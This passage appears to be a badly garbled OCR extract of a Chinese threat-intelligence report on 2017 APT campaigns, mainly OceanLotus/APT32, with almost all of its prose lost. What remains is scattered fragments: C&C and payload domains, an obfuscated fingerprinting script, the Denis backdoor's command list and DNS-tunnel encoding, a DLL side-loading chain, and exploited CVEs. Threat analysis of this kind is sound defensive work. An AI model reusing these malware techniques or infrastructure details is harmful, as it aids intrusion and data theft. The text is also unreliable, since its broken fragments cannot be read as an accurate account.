
Lokibot Dyzap

APT 2017 APT

APT

2017 APT

APT



70 APT

4.1 APT

2017 APT Office

APT

4.1.1

(OceanLotus APT32) 2012 4

2014

4.1.1.1

2017

100 1Ā

72 2

3) “ ” OceanLotus Google App

4

4.1.1.2

2017 11

1. A

CVE-2017-8759

CVE-2017-8759 Powershell

73 3

C# Task

76 6


78 8

2 JS

, , , DPI,CPU ,CPU ,
,BuildID jsHeapSizeLimit screen.colorDepth Java
cookie IP

3 C&C ã Д ã

```
navigator[_0x6400[358]][_0x6400[326]] = {
  activex: navigator[_0x6400[401]][_0x6400[348]](),
  cors: navigator[_0x6400[401]][_0x6400[426]](),
  flash: navigator[_0x6400[401]][_0x6400[427]](),
```



80 10

payload

ad.jqueryclick.com/117efea9-be70-54f2-9336-893c5a0defa1


```
'{"history":{"client_title":"",
"client_url":" ",
"client_cookie":"SID=  .;
APISID= ;
SAPISID= ;
UULE= ;
1P_JAR= ",
"client_hash":"",
"client_referrer":"",
"client_platform_ua":" ",
"client_time":" ",
"client_network_ip_list":[" "]
```

81 11

2.


FlashUpdate

1




82 12

2 shellcode




83 13

3 Shellcode shellcode dll




84 14

5 DLL C&C




85 15

6 key pid ip
64



86 16

7 C&C



87 17

8 Host

Host

```
GET /s/ref=nb_sb_noss_1/167-3294888-0262949/field-keywords=books HTTP/1.1
Host: www.amazon.com

HTTP/1.1 200 OK
Date: Wed, 15 Nov 2017 09:32:14 GMT
Server: Server
x-amz-id-1: THKUYEZKCKPGY5T42PZT
x-amz-id-2: a21yZ2xrNDNtdGRsa212bGV3YW85amZuZW9ydG5rZmRuZ2tmZG14aHRvNDVpbgo=
X-Frame-Options: SAMEORIGIN
Content-Encoding: gzip
```


88 18

9 C&C C&C

91 21

2E D9 95 62 0x2ED99562 Denis C&C BotID

c. Denis C&C



94 24

16

```
; enum CMDS, mappedto_64
CMD_API_RUN       = 1
CMD_FREE_LIB      = 2
CMD_PROC_START    = 3
CMD_READ_FILE     = 4
CMD_SHELL_RES     = 5
CMD_NONE          = 6
CMD_WRITE         = 7
CMD_ENUM_WINDOWS  = 0Ah
CMD_SET_REG       = 0Bh
CMD_REG           = 0Ch
CMD_FIND          = 0Fh
CMDS_MOVE         = 10h
CMD_DELETE        = 11h
CMD_DRVS_INF      = 12h
CMD_CREATE_DIR    = 13h
CMD_REMOVE        = 14h
```

95 25

2

Denis DNS

DNS DNS UNICODE

UNICODE 0 9 g 0 h 1

a f a f

0	g	8	o
1	h	9	p
2	i	a	a
3	j	b	b
4	k	c	c
5	l	d	d
6	m	e	e
7	n	f	f

76 00 nmgg 6E 00 megg

96 26

http dns IP

97 27

IP POST host referer dns

98 28

loader dll shellcode
loader dll dll rastlsc.exe
rastls.dll OUTLFLTR.DAT C:\Program Files\Symantec\Proxy\
Symantec rastlsc.exe Symantec rastls.dll
OUTLFLTR.DAT rastls.dll rastlsc.exe OUTLFLTR.DAT

3

IC<Container type>.<UID>.<Container>.<Server address>

IC1.MFVTIN3MOMADQMJSGM2DKNRXHDAKR7WS.LHNZQWSJIFBUSTKBJ5IQGQICIMBUIBNAT5ICGQLJCJBL4BLY5J5TCVAW.tt.lookfofo.com

IC 1 Container type (Container)

Container type 1 4 2 3

4 MFVTIN3MOMADQMJSGM2DKNRXHDAKR7WS UID

IP Base32

LHNZQWSJIFBUSTKBJ5IQGQICIMBUIBNAT5ICGQLJCJBL4BLY5J5TCVAW Container Base32

IACIMAOQ

4. Salgorea

2015

Salgorea 2017 powershell

2015 Salgorea Word JPG


" " Bundle.rdb msiexec.exe

Bundle.rdb Salgorea dll

dll

2017 powershell shellcode shellcode

dll



99 29

2015 Bundle.rdb

```
1000ED5D                sub     eax, 148h
1000ED62                jz      loc_1000EDED
1000ED68                sub     eax, 40h
1000ED6B                jz      short loc_1000EDD3
1000ED6D                sub     eax, 1845h
1000ED72                jz      short loc_1000EDBB
1000ED74                sub     eax, 53h
1000ED77                jz      short loc_1000EDA3
1000ED79                sub     eax, 290Dh
1000ED7E                jz      short loc_1000ED8C
```

100 30

1O1 31

Bundle.rdb 2017 dll C&C
Salgorea
Loader 2017 Powershell

102 1


OLE Start_chain_1 ppsx ppt ppt

103 2

ppsx CVE-2017-0199 ppt sct

104 3

sct Powershell putty.exe Strategic_Chain.pdf




105 4

Entanglement ppsx

CVE-2017-0199

ppsx Powershell


decoy ppt Powerpoint




106 5

2. **B**

2018 3 CVE-2017-8570



107 6



108 7

